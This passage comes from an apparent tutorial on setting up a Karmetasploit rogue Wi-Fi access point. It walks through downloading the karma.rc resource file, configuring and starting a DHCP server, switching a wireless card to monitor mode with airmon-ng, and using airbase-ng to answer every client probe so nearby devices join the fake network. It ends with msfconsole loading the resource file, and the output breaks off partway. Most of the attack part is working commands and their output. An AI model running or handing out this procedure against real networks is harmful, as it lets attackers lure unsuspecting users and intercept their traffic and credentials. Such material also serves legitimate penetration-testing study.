Location: http://www.offensive-security.com/downloads/karma.rc [following]
--2011-12-10 15:52:19--  http://www.offensive-security.com/downloads/karma.rc
Resolving www.offensive-security.com... 208.88.120.8
Reusing existing connection to offensivesecurity.com:80.
HTTP request sent, awaiting response... 200 OK
Length: 1088 (1.1K) [text/plain]
Saving to: `karma.rc'

100%[=================================================================>] 1,088       --.-K/s   in 0s

2011-12-10 15:52:20 (208 MB/s) - `karma.rc' saved [1088/1088]

root@root:~# ls
Desktop  karma.rc
root@root:~# 
```

The next step is to set up a DHCP server in place. This is because clients will expect an IP-address to be handed over to them when they connect to the access point. We will need to install the dhcp3-server utility, and also specify a custom configuration file. A great resource for learning how to configure the DHCP server is found in chapter 12 of the Metaspolit: The pentester's guide and below is a simple configuration.

First Step

Creating the required files and directories:

```
mkdir -p /var/run/dhcpd
chown -R dhcpd:dhcpd /var/run/dhcpd/
touch /var/lib/dhcp3/dhcpd.leases
```

Second Step

Creating the DHCP configuration file:

```
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
range 10.0.0.100 10.0.0.254;
option routers 10.0.0.1;
option domain-name-servers 10.0.0.1;}
```


Finally

We have to create a log file:

```
touch /tmp/dhcp.log
chown dhcpd:dhcpd /tmp/dhcp.log
```


Launching the Attack

We will start by setting our wireless card in monitor mode, which allows us to sniff all the packets in our RF range, hence we can see what networks the clients nearby are probing for. Type in the "iwconfig" command to see the wireless interface. Type in "airmon-ng start interface-name" to set up the card in monitor mode. As we can see, a virtual interface named mon0 has been created on top of wlan0 interface and it is currently in monitor mode.



```
root@root:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

root@root:~# airmon-ng start wlan0


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
1571    dhclient3
2665    dhclient3
Process with PID 2665 (dhclient3) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode enabled on mon0)
```


We will now set up our Fake AP. The name of the AP is set by the -e option, the -P option asks airbase-ng to respond to all probes, the "-C 30" option asks airbase-ng to send Beacon frames with the ESSID of all the probed networks after every 30 seconds, so that a client in the RF range probing for the same network will be fooled and will connect to the Fake AP set up by the attacker if we are able to provide a better signal strength than the actual network. Finally, we specify the interface name, which is mon0.



```
root@root:~# airbase-ng -e InfoSecInstitute  -P -C 20 mon0
10:10:22  Created tap interface at0
10:10:22  Trying to set MTU on at0 to 1500
10:10:22  Access Point with BSSID 00:C0:CA:4F:62:64 started.
```


We can also see that airbase-ng has created a virtual interface named "at0". This interface will be used by Karmetasploit.

The next step is to set up the DHCP server. First install the dhcp3-server by using the following command as shown below; as you can see, I already have the latest version. Also don't forget to backup the original dhcpd.conf file when creating a new one for our DHCP server.




```
root@root:/etc/dhcp3# apt-get install dhcp3-server -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
dhcp3-server is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.
root@root:/etc/dhcp3#
```

Now we are going to start up the DHCP server. First we assign an IP-address and a netmask to the at0 interface and set it up. Next we start the DHCP server by typing the command as shown in the figure below. As we can see from the command, we are passing our previously created dhcpd.conf file as an input.




```
root@root:/etc/dhcp3# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@root:/etc/dhcp3# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/00:c0:cb:4f:62:64/10.0.0/24
Sending on   LPF/at0/00:c0:cb:4f:62:64/10.0.0/24
Sending on   Socket/fallback/fallback-net
root@root:/etc/dhcp3# Can't create PID file /var/run/dhcpd.pid: Permission denied.
```

To verify that the DHCP server is running, let's do a quick "ps aux l grep dhcpd " and check the output. As we can see, the dhcpd service is up and running.




```
root@root:/etc/dhcp3# ps aux | grep dhcpd
dhcpd     2820  0.0  0.2   3864  1768 ?        Ss   10:47   0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf
dhcpd     2822  0.0  0.2   3864  1764 ?        Ss   10:47   0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf
dhcpd     2825  0.0  0.2   3864  1776 ?        Ss   10:47   0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
dhcpd     2844  0.0  0.2   3864  1772 ?        Ss   10:52   0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
dhcpd     2848  0.0  0.2   3864  1772 ?        Ss   10:52   0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
dhcpd     2965  0.0  0.2   3864  1772 ?        Ss   11:29   0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
root      2981  0.0  0.1   3372   748 pts/2    S+   11:34   0:00 grep --color=auto dhcpd
root@root:/etc/dhcp3# 
```

Also, it would be a good idea to see the messages log file to see the IP addresses being handed out when the DHCP server is responding to our clients. It is also evident from the output that the dhcpd3 service is listening for requests.




```
root@root:/etc/dhcp3# tail -f /var/log/messages
Dec 11 10:52:54 root dhcpd: Sending on   LPF/at0/00:c0:cb:4f:62:64/10.0.0/24
Dec 11 10:52:54 root dhcpd: Sending on   Socket/fallback/fallback-net
Dec 11 11:29:20 root dhcpd: Internet Systems Consortium DHCP Server V3.1.3
Dec 11 11:29:20 root dhcpd: Copyright 2004-2009 Internet Systems Consortium.
Dec 11 11:29:20 root dhcpd: All rights reserved.
Dec 11 11:29:20 root dhcpd: For info, please visit https://www.isc.org/software/dhcp/
Dec 11 11:29:20 root dhcpd: Wrote 0 leases to leases file.
Dec 11 11:29:20 root dhcpd: Listening on LPF/at0/00:c0:cb:4f:62:64/10.0.0/24
Dec 11 11:29:20 root dhcpd: Sending on   LPF/at0/00:c0:cb:4f:62:64/10.0.0/24
Dec 11 11:29:20 root dhcpd: Sending on   Socket/fallback/fallback-net
```

Now it's time to start up Karmetasploit. Go to the terminal and type in "msfconsole -r karma.rc". We can see that the karma resource file is being given as an input to Metasploit. You will get a somewhat similar output as shown in the figure below.




```
root@root:/# msfconsole -r karma.rc
NOTICE:  CREATE TABLE will create implicit sequence "hosts_id_seq" for serial column "hosts.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "hosts_pkey" for table "hosts"
NOTICE:  CREATE TABLE will create implicit sequence "clients_id_seq" for serial column "clients.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "clients_pkey" for table "clients"
NOTICE:  CREATE TABLE will create implicit sequence "services_id_seq" for serial column "services.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "services_pkey" for table "services"
NOTICE:  CREATE TABLE will create implicit sequence "vulns_id_seq" for serial column "vulns.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "vulns_pkey" for table "vulns"
NOTICE:  CREATE TABLE will create implicit sequence "refs_id_seq" for serial column "refs.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "refs_pkey" for table "refs"
NOTICE:  CREATE TABLE will create implicit sequence "notes_id_seq" for serial column "notes.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "notes_pkey" for table "notes"
NOTICE:  CREATE TABLE will create implicit sequence "wmap_targets_id_seq" for serial column "wmap_targets.
id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "wmap_targets_pkey" for table "wmap_targets
"
NOTICE:  CREATE TABLE will create implicit sequence "wmap_requests_id_seq" for serial column "wmap_request
s.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "wmap_requests_pkey" for table "wmap_reques
ts"
NOTICE:  CREATE TABLE will create implicit sequence "workspaces_id_seq" for serial column "workspaces.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "workspaces_pkey" for table "workspaces"
NOTICE:  CREATE TABLE will create implicit sequence "events_id_seq" for serial column "events.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "events_pkey" for table "events"
NOTICE:  CREATE TABLE will create implicit sequence "loots_id_seq" for serial column "loots.id"
